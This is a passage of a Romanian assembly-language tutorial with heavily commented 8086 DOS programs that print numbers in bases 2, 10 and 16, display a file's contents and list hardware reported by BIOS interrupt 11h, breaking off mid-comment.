;folosi instrucţiuni pe biţi pentru a deplasa spre stânga cu câte o poziţie întreaga configuraţie;
;după fiecare deplasare, bitul obţinut în CF (întotdeauna bitul care iese din configuraţie) va fi
;afişat pe ecran.

AfisareBaza2 proc
        mov bx, ax          ;salvăm conţinutul registrului ax în bx, pentru a utiliza ax în
                            ;efectuarea operaţiilor următoare care impun folosirea lui ax
        mov cx, 16          ;dorim să obţinem configuraţia binară a unui cuvânt (bx), deci va
                            ;trebui să efectuăm 16 deplasări spre stânga
        Repeta2:
                shl bx, 1
                jc unu      ;daca CF=1, se face salt la o etichetă unde se afişează caracterul '1'
                            ;altfel, înseamnă că CF=0, deci afişăm caracterul '0'
                mov ah, 02h ;pentru afişarea caracterelor folosim funcţia 02h a întreruperii 21h:
                mov dl, '0' ;în dl vom pune codul ASCII al caracterului de afişat
```

```
        int 21h         ;prin apelul int 21h cu ah=02h se declanşează afişarea
                        ;caracterului cu codul ASCII valoarea din dl
    loop Repeta2        ;bucla se execută de CX ori, în cazul nostru de16 ori
    jmp EndAfis2
    unu:
        mov ah, 02h
        mov dl, '1'
        int 21h
    loop Repeta2
    EndAfis2:
        ret             ;instrucţiunea ret scoate din stivă adresa de revenire şi face salt la
                        ;acea adresă (se întoarce la instrucţiunea imediat următoare
                        ;apelului de funcţie)
AfisareBaza2 endp
```

;urmează procedura care face afişarea în baza 10 a numărului conţinut în *ax*.

;În cazul afişării unei valori în baza 10, trebuie să facem distincţia între *ax* conţinând un număr ;negativ şi *ax* conţinând un număr pozitiv. Aceasta deoarece obţinerea cifrelor din reprezentarea ;zecimală a unui număr se face diferit dacă numărul este negativ. Şi anume: dacă numărul este ;pozitiv, prin împărţiri succesive la 10 obţinem cifrele din reprezentarea sa zecimală, iar dacă ;numărul este negativ, o metodă de a determina cifrele zecimale este obţinerea valorii absolute a ;acestui număr, urmată apoi de împărţiri succesive la 10.

```
AfisareBaza10 proc
    cmp ax, 0
    jge pozitiv     ;jge (jump if greater or equal) cauzează saltul la eticheta pozitiv dacă
                    ;valoarea din registrul ax este mai mare sau egală cu 0
    negativ:
        neg ax      ;dacă în interpretarea cu semn valoarea din ax este strict negativă,
                    ;prin negativare vom obţine modulul numărului negativ
        mov dl, '-' ;afişăm caracterul '-' ca semn al numărului zecimal negativ pe care
                    ;îl vom afişa mai jos
        mov ah, 02h ;funcţia de tipărire a unui caracter
        int 21h
    ;vom executa în continuare codul scris pentru cazul în care numărul este pozitiv

    ;pentru obţinerea cifrelor zecimale, vom face împărţiri succesive la 10 ale numărului aflat
    ;în ax, despre care ştim acum că este pozitiv. Înainte de a face împărţirea, trebuie să fim
    ;atenţi la următoarea situaţie: ştim că prin împărţirea unui cuvânt la un octet, câtul va fi
    ;un octet (obţinut în al). Ce se întâmplă dacă prin împărţirea la 10 a cuvântului din ax,
    ;câtul obţinut nu încape în al? De exemplu, în cazul împărţirii fără semn
    ;3000:10=300>255 (cel mai mare număr fără semn reprezentat pe 1 octet). Într-o astfel de
```

;situaţie, asamblorul va semnala depăşirea prin emiterea întreruperii 0 şi afişarea ;mesajului de eroare *„Divide by zero"*. Pentru a evita această situaţie, se recomandă ;extinderea cuvântului la dublucuvânt, şi împărţirea dublucuvântului la cuvântul 10. În ;urma unor astfel de conversii câtul va încăpea sigur în dimensiunea de reprezentare ;alocată.

```
pozitiv:
        mov cx, 0           ;folosim cx pentru a reţine numărul cifrelor obţinute
        Repeta10:
                mov dx, 0   ;deoarece în acest moment interpretăm numărul din ax ca
                            ;fiind pozitiv, pentru a-l extinde la dublucuvânt completăm
                            ;registrul dx cu valoarea 0 (conversie fără semn)
                div zece    ;în urma împărţirii la 10, câtul se obţine în ax şi restul în dx;
                            ;deoarece restul nu poate fi un număr strict mai mare decât
                            ;9, este suficient un octet pentru reprezentarea sa. Ca
                            ;urmare, valoarea restului va fi un număr reprezentat pe
                            ;octetul mai puţin semnificativ al lui dx, adică dl
                push dx     ;reţinem în stivă cifra obţinută (push dl ar fi incorect
                            ;deoarece stiva este organizată pe cuvinte)
                inc cx      ;creştem cu 1 valoarea lui cx deoarece am mai găsit o cifră
                cmp ax, 0   ;seria împărţirilor succesive la 10 se termină în
        jne Repeta10        ;momentul în care obţinem un cât egal cu zero
```

;s-a putut observa că cifrele obţinute sunt reţinute în primă fază în stivă, fără a fi afişate direct pe ;măsură ce sunt obţinute; motivul este faptul că prin împărţiri succesive la 10, cifrele numărului ;se obţin în ordine inversă; punându-le în stivă în ordinea în care sunt obţinute, şi cunoscând ;numărul lor, reţinut în *cx*, în momentul în care le vom scoate din stivă le vom avea în ordinea ;corectă (datorită principiului *Last In First Out*)

```
        RepetaAfis:         ;în acest moment avem reţinute în stivă toate valorile
                            ;cifrelor de afişat; numărul lor este reţinut în cx
                pop dx      ;extragem valoarea cifrei curente din stivă în registrul dx
                add dl, '0' ;în dl generăm codul ASCII al caracterului pe care dorim
                            ;să-l afişăm
```

;vom face afişarea cifrei folosind funcţia de afişare a unui caracter (funcţia 02h, int 21h); pentru ;a face transformarea cifrei în caracterul corespunzător ei (ex. 2 => '2'), vom aduna la această ;cifră codul ASCII al caracterului '0', obţinând astfel codul ASCII al caracterului corespunzător ;cifrei; de exemplu, adunând la numărul 2, format dintr-o singură cifră, codul ASCII al ;caracterului '0', care este 48, obţinem codul ASCII 50 al caracterului '2'

;după cum se poate observa, '0' din instrucţiunea add dl, '0' are semnificaţia de *„codul ASCII*
;*al caracterului 0"* (instrucţiunea add dl, 48 ar avea acelaşi efect, deoarece codul ASCII al
;caracterului '0' este 48)

```
                mov ah, 02h
                int 21h         ;afişarea cifrei curente
            loop RepetaAfis
            ret                 ;revenirea din procedură
AfisareBaza10 endp
```

;urmează procedura care face afişarea în baza 16 a numărului conţinut în *ax*.

;ştim ca fiecărui grup de 4 biţi din reprezentarea binară a unui număr, îi corespunde o cifră hexa;
;pornind de la acest lucru, vom face afişarea în baza 16 a numărului din *ax* prin afişarea cifrelor
;hexa corespunzătoare celor 4 grupuri de câte 4 biţi din reprezentarea binară a cuvântului din *ax*.

;vom folosi un registru (*dx* de exemplu, deoarece este disponibil) pentru obţinerea la un moment
;dat a unui grup de 4 biţi, adică a unei cifre hexa; iniţial acest registru are valoarea 0;

;vom izola un grup de 4 biţi din *ax* prin rotirea cuvântului spre stânga (rol) de 4 ori cu câte o
;poziţie. După fiecare astfel de rotire, ştiind că bitul care iese din configuraţie este reţinut în CF,
;vom face o rotire spre stânga cu carry (rcl) a configuraţiei din registrul *dx*, pentru a introduce în
;*dx* biţii care ies din *ax*, în aceeaşi ordine.

;după repetarea de 4 ori a secvenţei „rotire spre stânga a lui *ax* – rotire spre stânga cu carry a lui
;*dx*", în registrul *dx* (mai precis în semioctetul inferior al registrului *dl*) vom avea cifra hexa
;corespunzătoare unui grup de 4 biţi.

```
AfisareBaza16 proc
    mov cx, 4               ;numărul de grupuri de câte 4 biţi ale cuvântului din ax
    Repeta16:
        mov dx, 0           ;registrul folosit pentru izolarea a câte unui grup de 4 biţi
        push cx             ;salvăm cx, deoarece este nevoie de acest registru şi în
                            ;următoarea buclă (care foloseşte de asemenea loop)
        mov cx, 4           ;numărul de biţi ce formează o cifră hexa
        Repeta4:
            rol ax, 1
            rcl dx, 1
        loop Repeta4
        pop cx              ;restaurăm valoarea lui cx necesară pentru bucla principală
                            ;Repeta16
        push ax             ;salvăm valoarea cuvântului ax deoarece vom avea nevoie de
                            ;registrul ax la utilizarea instrucţiunii xlat
```

```
        mov al, dl              ;cifra hexa obţinută în dx este un număr mai mic decât 16,
                                ;deci încape în dl, octetul mai puţin semnificativ al
                                ;cuvântului dx
        mov bx, offset tabela   ;pentru ca instrucţiunea xlat să poată folosi tabela
                                ;de translatare de la adresa ds:bx
        xlat tabela
```

;pentru fiecare cifră hexa se obţine caracterul corespunzător prin intermediul instrucţiunii xlat.
;Instrucţiunea xlat transformă octetul curent din *al* într-un alt octet, utilizând în acest scop o
;tabelă de corespondenţă furnizată de utilizator (în cazul nostru tabela) numită tabelă de
;translatare. Adresa tabelei este furnizată în cazul nostru în *ds:bx*. Efectul instrucţiunii xlat este
;înlocuirea octetului din *al* cu octetul din tabelă ce are indexul valoarea din *al* (primul octet din
;tabelă are indexul 0): *al←ds:[bx+al]*
;Se va aduna la offset-ul şirului *tabela* un număr de octeţi egal cu numărul din *al*, unde noi am
;pregătit chiar cifra hexa pe care dorim să o afişăm; în *al* se va obţine caracterul corespunzător
;cifrei; de exemplu, dacă numărul din *al* este 12 (în baza 10), adunând 12 la offset-ul tabelei
;obţinem în *al* caracterul 'C', care este cifra hexa corespunzătoare de afişat pentru valoarea
;numerică 12

```
        mov dl, al              ;afişarea caracterului obţinut se face cu funcţia 02h
        mov ah, 02h             ;a întreruperii 21h
        int 21h
        pop ax                  ;restaurare valoare ax
    loop Repeta16
    ret
AfisareBaza16 endp

start:                          ;eticheta de start
    push data
    pop ds                      ;încărcarea registrului segment ds cu adresa de început a
                                ;segmentului de date data

    push ax                     ;îl salvăm în stivă, deoarece instrucţiunile care urmează
                                ;lucrează cu registrul ax
    mov ah, 09h                 ;afişarea unui mesaj cu funcţia 09h a întreruperii 21h;
                                ;această funcţie afişează caracterele aflate în memorie la
                                ;adresa ds:dx, până la întâlnirea caracterului '$'
    mov dx, offset Mesaj        ;în dx se pune deplasamentul şirului în cadrul segmentului a
                                ;cărui adresă se află în ds
    int 21h                     ;şirul de afişat se termină cu caracterul '$'
```

;Cum încărcăm în *ds:dx* adresa de început a unui şir de octeţi în memorie? În *ds* va trebui să
;avem adresa de segment, iar în *dx* deplasamentul (offset-ul) în cadrul segmentului respectiv.

;Segmentul de memorie în care se află şirul de octeţi Mesaj este segmentul de date data, a cărui ;adresă de început este deja încărcată în *ds*. Aşadar, *ds* conţine deja adresa de segment a şirului ;de octeţi Mesaj. Valoarea deplasamentului în cadrul acestui segment se poate obţine cu ajutorul ;operatorului offset. Aşadar, instrucţiunea:

```
;       mov dx, offset Mesaj
```

;are ca şi efect încărcarea deplasamentului variabilei de memorie Mesaj în registrul *dx*. Acelaşi ;efect îl are şi instrucţiunea:

```
;       lea dx, Mesaj
```

;cu diferenţa că operatorul offset impune efectuarea evaluărilor la momentul asamblării.

;se poate observa prezenţa caracterelor cu codurile ASCII 10, 13 şi 9 în interiorul stringului de ;afişat; combinaţia caracterelor cu codurile ASCII 10 şi 13 cauzează trecerea la o linie nouă în ;afişare (cod ASCII 10 - *Line Feed*, cod ASCII 13 - *Carriage Return*). Caracterul cu codul ;ASCII 9 este *Tab*.

```
        mov ah, 08h             ;funcţia 08h a întreruperii 21h citeşte un caracter de
        int 21h                 ;la intrarea standard, fără ecou; în al se returnează
                                ;caracterul citit
        cmp al, 'a'             ;dacă s-a citit un caracter diferit de 'a', se verifică dacă
        jne VerifB              ;acesta este 'b'
        pop ax                  ;dacă caracterul citit este 'a', se va apela procedura de
                                ;afişare a numărului din ax în baza 2
        call AfisareBaza2       ;instrucţiunea call pune adresa de revenire în stivă şi dă
                                ;controlul procedurii AfisareBaza2; din procedură se va
                                ;reveni la locul de unde s-a făcut apelul prin intermediul
                                ;instrucţiunii ret
        jmp Sfarsit             ;după afişarea în baza 2 a numărului din ax se face salt la o
                                ;etichetă aflată la sfârşitul programului, pentru a se evita
                                ;efectuarea restului testelor
        VerifB:
                cmp al, 'b'     ;pentru testarea egalităţii cu caracterul 'b' se procedează
                jne VerifC      ;similar ca mai sus
                pop ax
                call AfisareBaza10
                jmp Sfarsit
        VerifC:
                cmp al, 'c'     ;pentru testarea egalităţii cu caracterul 'c' se procedează
                jne Sfarsit     ;similar; dacă s-a tastat un caracter diferit de 'a', 'b' sau
                                ;'c', nu are loc nici o acţiune de tipărire a unui număr, ci
                                ;numai tipărirea unei linii goale, făcându-se salt la eticheta
                                ;de sfârşit a programului
                pop ax
                call AfisareBaza16
```

```
Sfarsit:                    ;după afişarea numărului, indiferent în ce bază, se va afişa o
                            ;linie nouă
        mov ah, 09h         ;în acest scop se va folosi funcţia 09h a întreruperii 21h,
        mov dx, offset LinieNoua    ;funcţie de afişare a unui şir; în cazul acesta, şirul
        int 21h             ;de tipărit va fi format din caracterele 10 şi 13 a căror
                            ;combinaţie cauzează trecerea la linie nouă, şi caracterul '$'
                            ;pentru marcarea sfârşitului de şir la afişare
        mov ax, 4C00h       ;funcţia 4Ch a întreruperii 21h cauzează terminarea
        int 21h             ;programului; în ah se pune codul de retur (00h în cazul
                            ;nostru)

code ends
end start
```

Exemplul 5.2. Să se citească de la tastatură numele unui fişier. Să se afişeze pe ecran conţinutul acestui fişier.

```
assume cs:code, ds:data

data segment
        Mesaj db 'Numele fisierului: $'
        NumeFis db 12, ?, 12 dup (?)    ;în acest şir de caractere se va reţine numele
                                        ;fişierului citit de la tastatură
        temp db 100 dup (?), '$'        ;şir de caractere utilizat pentru citirea a câte 100 de
                                        ;caractere din fişier
        ;mesaje de eroare
        EroareDeschidere db 10, 13, 'Fisierul nu exista.', 10, 13, '$'
        EroareCitire db 10, 13, 'Nu se poate citi din fisier. ', 10, 13, '$'
data ends

code segment
start:
        mov ax, data
        mov ds, ax

        mov ah, 09h             ;afişăm şirul de caractere Mesaj cu funcţia 09h a
        mov dx, offset Mesaj    ;întreruperii 21h
        int 21h
```

;în continuare vom citi de la tastatură numele fişierului cu ajutorul funcţiei 0Ah a întreruperii ;21h. Înainte de apelul înteruperii, *ds:dx* trebuie să conţină adresa de început a unui şir de ;caractere (buffer) unde se va memora şirul introdus de la tastatură. Primul octet al buffer-ului

;trebuie să conţină lungimea maximă a şirului de caractere care urmează a fi citit (această
;lungime maximă este stabilită de către programator înainte de apelul întreruperii). După apelul
;întreruperii, al doilea octet va conţine lungimea efectivă a şirului citit (care poate fi mai mică
;sau egală cu lungimea maximă stabilită), iar şirul citit se va afla în buffer începând cu octetul al
;treilea.

```
mov ah, 0Ah
mov dx, offset NumeFis
int 21h
```

;în urma citirii, începând de la adresa NumeFis + 2 se memorează numele fişierului citit, iar la
;adresa NumeFis + 1 se memorează dimensiunea şirului de caractere care reprezintă numele
;fişierului

;urmează să deschidem (să încercăm să deschidem) fişierul respectiv, folosind în acest scop
;funcţia 3Dh a întreruperii 21h. Atunci când folosim această funcţie, în *ds:dx* trebuie să avem
;adresa de început a unui şir de caractere ASCIIZ care reprezintă numele fişierului. Un şir de
;caractere ASCIIZ are pe ultima poziţie caracterul cu codul ASCII 0 (caracterul NUL).

;deci, înainte de a folosi funcţia de deschidere a unui fişier, va trebui să transformăm şirul de
;caractere care conţine numele fişierului, într-un şir ASCIIZ; aceasta se realizează prin
;adăugarea caracterului NUL la sfârşitul şirului de caractere.

```
mov al, byte ptr NumeFis[1]     ;al doilea octet din şirul NumeFis reprezintă
                                ;lungimea efectivă a şirului de caractere
xor ah, ah                      ;conversia fără semn la cuvânt a octetului ce
                                ;conţine lungimea şirului, pentru a fi mutat în
mov si, ax                      ;registrul si, care nu poate fi accesat pe subregiştri
                                ;de către 8 biţi
mov NumeFis[si+2], 0            ;adăugarea caracterului NUL la sfârşitul şirului (la
                                ;adresa NumeFis+2 începe numele fişierului, iar la
                                ;adresa NumeFis+SI+2 se află primul octet de după
                                ;terminarea numelui de fişier)
```

;poate vă întrebaţi de ce nu am folosit direct instrucţiunea mov NumeFis[ax], 0; deoarece în
;cadrul modurilor de adresare la memorie, singurii regiştri care pot fi folosiţi sunt *bx, bp, si* şi *di*.
;(vezi formula de calcul a offset-ului unui operand)

```
mov ah, 3dh                 ;deschidem fişierul cu funcţia 3dh a întreruperii 21h
mov al, 0                   ;deschidem fişierul pentru citire
mov dx, offset NumeFis+2    ;în dx punem offset-ul şirului de caractere care reprezintă
                            ;numele fişierului; în şirul NumeFis, numele fişierului
                            ;începe de la octetul 3, adică de la adresa NumeFis + 2
```

```
        int 21h                 ;funcţia 3dh returnează în ax identificatorul fişierului, dacă
                                ;deschiderea fişierului s-a efectuat cu succes
        jc EtEroareDeschidere   ;dacă CF e setat după apelul întreruperii, înseamnă că am
                                ;avut eroare la deschiderea fişierului

;vom folosi în continuare funcţia 3Fh a întreruperii 21h pentru a efectua citire din fişier; pentru
;această funcţie, identificatorul fişierului din care se face citirea se va pune în bx

        mov bx, ax      ;dacă nu am avut eroare la deschidere, salvăm identificatorul fişierului în
                        ;registrul bx

Bucla:                  ;cât timp nu e sfârşit de fişier citim din fişier şi afişăm pe ecran
        mov ah, 3fh
        mov dx, offset temp     ;offset-ul şirului în care vom citi pe rând şiruri de maxim
                                ;100 caractere din fişier
        mov cx, 100             ;citim maxim 100 de caractere
        int 21h
        jc EtEroareCitire       ;dacă CF e setat după apelul întreruperii, înseamnă că am avut
                                ;eroare la citirea din fişier; în caz de succes funcţia 3fh întoarce în
                                ;ax numărul de octeţi citiţi
        mov si, ax              ;folosim numărul octeţilor citiţi pentru a pregăti şirul pentru
        mov temp[si], '$'       ;afişare, punând pe ultima poziţie caracterul '$'
        mov ah, 09h             ;afişăm ce am citit (în ds:dx avem adresa de început a şirului pe
        int 21h                 ;care dorim să îl afişăm)

        cmp si, 100
        je Bucla                ;dacă am citit 100 de octeţi înseamnă că nu am terminat de citit
        jmp InchidereFisier     ;altfel, sărim peste tratarea eventualelor erori

EtEroareDeschidere:             ;afişarea unui mesaj corespunzător apariţiei erorii la
        mov ah, 09h             ;deschiderea fişierului
        mov dx, offset EroareDeschidere
        int 21h
        jmp Sfarsit

EtEroareCitire:                 ;afişarea unui mesaj corespunzător apariţiei erorii la
        mov ah, 09h             ;citirea din fişier
        mov dx, offset EroareCitire
        int 21h

InchidereFisier:
        mov ah, 3Eh             ;funcţie pentru închiderea unui fişier al cărui identificator
        int 21h                 ;se află în registrul bx
```

```
Sfarsit:
        mov ax,4c00h        ;terminarea programului
        int 21h
code ends
end start
```

Exemplul 5.3. Să se afişeze lista echipamentelor din sistem, conform întreruperii BIOS 11h.

```
assume cs:code, ds:data

data segment

        LinieNoua db 13, 10, '$'
                ;Şirul LinieNoua conţine codurile ASCII ale caracterelor CR (Carriage Return) şi
                ;LF (Line Feed). Împreună, aceste caractere speciale reprezintă secvenţa utilizată
                ;pentru a trece la o linie nouă în cadrul unor afişări de mesaje

        echipamente dw ?
                ;În variabila de memorie echipamente se va salva configuraţia de biţi
                ;reprezentată pe un cuvânt, care conţine lista echipamentelor BIOS

                ;în cadrul segmentului de date data definim variabile care conţin şiruri de
                ;caractere reprezentând mesaje care vor fi afişate corespunzător echipamentelor
                ;găsite în sistem cu ajutorul întreruperii 11h. Ultimul caracter al fiecărui şir de
                ;caractere este '$' (vezi funcţia 09h a întreruperii 21h).

        lista db 'Lista echipamentelor din sistem:',13,10,'$'

                ;Următoarele şiruri de octeţi conţin mesaje ce vor fi afişate în funcţie de
                ;conţinutul listei de echipamente. Unele dintre aceastea conţin pe prima poziţie
                ;valoarea 9, ce reprezintă codul ASCII al caracterului Tab. Singurul motiv pentru
                ;care am inclus caracterul Tab este realizarea unei afişări ordonate.

        no_floppy   db 9, 'Unitate de discheta: neinstalata$'
        nr_floppy   db 9, 'Numar unitati de discheta: $'
        coprocesor  db 9, 'Coprocesor matematic: $'
        mod_video   db 9, 'Mod video initial: $'
        mod_video1  db '40x25 Color$'       ;mod video - cod 01b = 1
        mod_video2  db '80x25 Color$'       ;mod video - cod 10b = 2
        mod_video3  db '80x25 Monocrom$'    ;mod video - cod 11b = 3
        adaptor     db 9, 'Adaptor jocuri: $'
        modem       db 9, 'Modem intern: $'
        port_serial db 9, 'Numar porturi seriale: $'
```

```
        port_paralel db 9, 'Numar porturi paralele: $'
        instalat     db 'instalat$'
        neinstalat   db 'neinstalat$'

data ends

code segment

afisareCifra proc
                ;Procedura afisareCifra primeşte în registrul AX un număr care trebuie afişat. În
                ;configuraţia de biţi care conţine lista echipamentelor, un număr corespunzător
                ;unui anumit tip de echipament este reprezentat pe maxim 3 biţi, deci numărul
                ;maxim este 7 (în baza 10). Ştiind că acest număr este format dintr-o singură cifră
                ;zecimală, afişarea sa se va efectua prin transformarea cifrei respective în
                ;caracterul corespunzător ei. Caracterul astfel obţinut va fi afişat cu ajutorul
                ;funcţiei 02h a întreruperii 21h.

        mov dl, al      ;copiem în DL numărul format dintr-o singură cifră pe care dorim să îl
                        ;afişăm
        add dl, '0'     ;transformăm această cifră în caracterul corespunzător ei
        mov ah, 02h     ;completăm conţinutul lui AH cu numărul funcţiei întreruperii 21h pe care
                        ;o vom folosi, respectiv cu valoarea 02h
        int 21h         ;apelăm întreruperea 21h pentru funcţia 02h; se va afişa la ieşirea
                        ;standard caracterul al cărui cod ASCII se găseşte în DL
        ret             ;retur din procedura afisareCifra
afisareCifra endp

;În acest program este necesară afişarea câtorva mesaje. Tipărirea unui şir de caractere se va
;efectua cu ajutorul funcţiei 09h a întreruperii 21h: încărcăm în registrul DX offset-ul şirului, în
;AH încărcăm numărul funcţiei de tipărire a unui şir de caractere (09h) şi apelăm întreruperea
;21h. Registrul DS este încărcat cu adresa de segment a segmentului de date în care sunt definite
;mesajele. Observăm că singura operaţie care depinde de şirul de caractere care trebuie tipărit
;este încărcarea registrului DX. Astfel, pentru a nu repeta de fiecare dată în cadrul codului sursă
;secvenţa de instrucţiuni pentru afişarea unui şir, definim următorul macro care primeşte ca
;parametru şirul care trebuie tipărit.

tipareste macro mesaj
                ;mesaj este un parametru al macroului, ce reprezintă şirul de caractere care se va
                ;tipări
        lea dx, mesaj
        mov ah, 09h
        int 21h
endm
```

```
start:
        mov ax, data        ;încărcarea registrului de segment DS cu adresa de început a
        mov ds, ax          ;segmentului de date data în memorie

        tipareste lista     ;apelul macro-ului tipareste pentru afişarea mesajului lista

        int 11h
                ;Apelăm întreruperea BIOS 11h pentru a afla lista de echipamente din sistem.
                ;După întoarcerea din rutina de tratare a întreruperii 11h, registrul AX conţine
                ;configuraţia de biţi setată conform listei de echipamente instalate (au fost date la
                ;începutul capitolului detalii legate de întreruperea 11h şi de configuraţia de
                ;echipamente obţinută).

        mov echipamente, ax
                ;Deoarece vom utiliza registrul AX pentru diferite operaţii ulterioare, salvăm
                ;conţinutul acestuia în variabila de memorie echipamente.

                ;Cunoaştem semnificaţia fiecărui bit din configuraţia de biţi a echipamentelor.
                ;Vom testa valorile acestora pentru a afişa pe ecran mesajele corespunzătoare.

                ;Cel mai puţin semnificativ bit al configuraţiei din AX ne spune dacă există
                ;instalată în sistem cel puţin o unitate de dischetă: dacă există, acest bit are
                ;valoarea 1, altfel are valoarea 0. Pentru a testa valoarea acestuia, deplasăm
                ;configuraţia de biţi din AX cu o poziţie spre dreapta. Deoarece bitul scos din
                ;configuraţie va fi conţinut în CF după efectuarea deplasării, testăm starea flag-
                ;ului de transport (CF).

        shr ax, 1           ;efectuăm deplasarea spre dreapta cu o poziţie a configuraţiei din AX
        jnc no_FD
                ;dacă CF = 0, se efectuează salt la eticheta no_FD
                ;altfel (CF = 1), suntem în cazul în care există instalată cel puţin o unitate de
                ;dischetă şi dorim să aflăm numărul acestora. Biţii 6 şi 7 din configuraţia listei de
                ;echipamente formează numărul n-1, unde n reprezintă numărul de unităţi de
                ;dischetă instalate. De exemplu, dacă există instalată o singură unitate, numărul
                ;conţinut de cei doi biţi va fi 0.

        tipareste nr_floppy     ;apelul macro-ului tipareste pentru afişarea unui mesaj
                                ;corespunzător unităţilor de dischetă.
        mov ax, echipamente     ;refacem în registrul AX lista completă a echipamentelor
        and ax, 0000000011000000b
                ;am izolat biţii 6 şi 7 din configuraţie. Pentru aceasta am folosit instrucţiunea pe
                ;biţi AND împreună cu masca de biţi care conţine valoarea 1 doar pe poziţiile
                ;corespunzătoare biţilor 6 şi 7.
```

;Pentru a determina numărul reprezentat pe cei doi biţi, trebuie sa-i "aşezăm" pe ;poziţiile cele mai puţin semnificative în cadrul lui AX (poziţiile 0 şi 1). O soluţie ;este să deplasăm spre dreapta cu 6 poziţii configuraţia de biţi din AX, operaţie ;efectuată cu ajutorul instrucţiunii SHR. Deoarece numărul de poziţii cu care se ;efectuează deplasarea este mai mare decât 1, trebuie să încărcăm în CL acest ;număr.

```
mov cl, 6
shr ax, cl
```

;Observaţie: Începând cu 286, în cazul unei operaţii pe biţi nu mai este necesară ;încărcarea în CL a numărului de poziţii cu care să se efectueze rotirea sau ;deplasarea unei anumite configuraţii de biţi. Astfel, având acelaşi efect cu al ;celor două instrucţiuni de mai sus, putem folosi direct instrucţiunea shr ax, 6

;deoarece numărul conţinut în acest moment în AX este mai mic cu 1 faţă de ;numărul real de unităţi de dischetă instalate, trebuie să adunăm la acesta ;valoarea 1

```
add ax, 1            ;instrucţiune echivalentă cu instrucţiunea inc ax

call afisareCifra    ;apelează procedura de afişare a numărului conţinut în AX; se va
                     ;afişa numărul de unităţi de dischetă din sistem
jmp coproc           ;se efectuează salt la eticheta coproc pentru a nu executa codul de
                     ;tipărire al mesajului ce urmează (cel care indică lipsa unităţilor de
                     ;dischetă)

no_FD:
    tipareste no_floppy     ;apelul macro-ului tipareste pentru afişarea mesajului
                            ;no_floppy
coproc:
    tipareste LinieNoua     ;afişează şirul de caractere care reprezintă trecere la linie
                            ;nouă în afişarea mesajelor
```

;urmează să determinăm dacă există coprocesor matematic în sistem. Dacă există, ;bitul de pe poziţia 1 din cadrul configuraţiei ce reprezintă lista de echipamente ;are valoarea 1.

```
tipareste coprocesor    ;se afişează şirul de caractere coprocesor

mov ax, echipamente     ;refacem în registrul AX lista completă a echipamentelor
```

;Pentru a determina prezenţa coprocesorului matematic, vom efectua următorii ;paşi: izolăm în configuraţia reţinută în AX bitul care indică prezenţa sau lipsa ;coprocesorului cu ajutorul instrucţiunii AND şi masca de biţi *00000000* ;*00000010b*. Deoarece astfel se setează forţat toţi biţii la valoarea 0, exceptând cel ;de pe poziţia 1, valoarea rezultată în AX este 0 daca nu există coprocesor (bitul ;de pe poziţia 1 are valoarea 0), respectiv 2 în caz contrar. De aceea vom compara ;valoarea din AX cu 0. În funcţie de rezultatul testului de egalitate efectuat la ;execuţia instrucţiunii JE, se afişează mesajul corespunzător, după care se va ;continua cu testarea setării modului video.

```
        and ax, 0000000000000010b
        cmp ax, 0
        je no_coproc
        tipareste instalat          ;tipărire mesaj care indică prezenţa coprocesorului

        jmp video_mode

no_coproc:
        tipareste neinstalat        ;tipărire mesaj care indică lipsa coprocesorului

video_mode:
        tipareste LinieNoua         ;trecere la linie nouă în afişarea mesajelor

        ;urmează a fi testată setarea modului video

        tipareste mod_video

        mov ax, echipamente         ;refacem în registrul AX lista completă a echipamentelor
```

;Setarea modului video este codificata în lista de echipamente în cadrul biţilor de ;pe poziţiile 4 şi 5. Pentru a determina această valoare (1, 2 sau 3), mai întâi ;izolăm cei doi biţi. Apoi deplasăm întreaga configuraţie de biţi spre dreapta cu 4 ;poziţii, pentru ca în configuraţia rezultată biţii care erau poziţiile 4 şi 5 să fie pe ;poziţiile 0, respectiv 1. În funcţie de valoarea conţinută în AX, se va afişa ;mesajul corespunzător legat de modul video.

```
        and ax, 0000000000110000b       ;izolarea biţilor de pe poziţiile 4 şi 5
        mov cl, 4
        shr ax, cl              ;deplasarea configuraţiei de biţi din AX cu 4 poziţii spre dreapta
        cmp ax, 1
        jne video2
        tipareste mod_video1            ;modul video este '40x25 Color'
```

```
        jmp game_adapter
video2:
        cmp ax, 2
        jne video3
        tipareste mod_video2            ;modul video este '80x25 Color'

        jmp game_adapter
video3:
        tipareste mod_video3            ;modul video este '80x25 Monocrom'

game_adapter:
        tipareste LinieNoua             ;trecere la linie nouă în afişarea mesajelor

                ;urmează a fi testată prezenţa unui adaptor pentru jocuri

        tipareste adaptor

        mov ax, echipamente             ;refacem în registrul AX lista completă a echipamentelor

                ;Prezenţa unui adaptor pentru jocuri este indicată de valoarea 1 a bitului de pe
                ;poziţia 12 din cadrul configuraţiei listei de echipamente. Vom determina
                ;valoarea acestuia în modul următor: rotim spre stânga cu 4 poziţii configuraţia
                ;din AX (conţine lista echipamentelor); astfel, ultimul bit rotit este bitul care ne
                ;interesează. Deoarece în cadrul unei operaţii de rotire / deplasare a unei
                ;configuraţii de biţi, ultimul bit care iese din configuraţia este reţinut în CF, vom
                ;testa starea acestui flag şi vom afişa mesaj corespunzător rezultatului testării.

        mov cl, 4
        rol ax, cl                      ;rotim configuraţia din AX cu CL = 4 poziţii spre stânga
        jnc no_game_adapter             ;dacă CF = 0 (nu există în sistem adaptor pentru jocuri), se
                                        ;execută salt la eticheta no_game_adapter; altfel, se
                                        ;tipăreşte mesaj corespunzător prezenţei adaptorului
        tipareste instalat

        jmp internal_modem
no_game_adapter:
        tipareste neinstalat
internal_modem:
        tipareste LinieNoua             ;trecere la linie nouă în afişarea mesajelor

                ;urmează să testăm dacă există instalat în sistem un modem intern

        tipareste modem
```

```
        mov ax, echipamente         ;refacem în registrul AX lista completă a echipamentelor

                ;Pentru a determina prezenţa unui modem intern în sistem, vom efectua aceiaşi
                ;paşi ca în cazul testării prezenţei adaptorului de jocuri. Astfel, izolăm bitul de pe
                ;poziţia 13 din lista de echipamente, rotim configuraţia din AX spre stânga cu 3
                ;poziţii, astfel încât bitul care ne interesează să fie ultimul bit rotit, după care
                ;testăm starea lui CF.

        mov cl, 3
        rol ax, cl                  ;rotim configuraţia din AX cu CL = 3 poziţii spre stânga
        jnc no_internal_modem       ;testăm starea flag-ului CF; daca CF = 0, se execută salt la
                                    ;eticheta no_internal_modem
        tipareste instalat

        jmp serial_port
no_internal_modem:
        tipareste neinstalat

serial_port:
        tipareste LinieNoua

                ;vom determina numărul de porturi seriale existente în sistem

        tipareste port_serial

        mov ax, echipamente         ;refacem în registrul AX lista completă a echipamentelor

                ;Numărul de porturi seriale este conţinut în biţii 9, 10, 11 din lista de
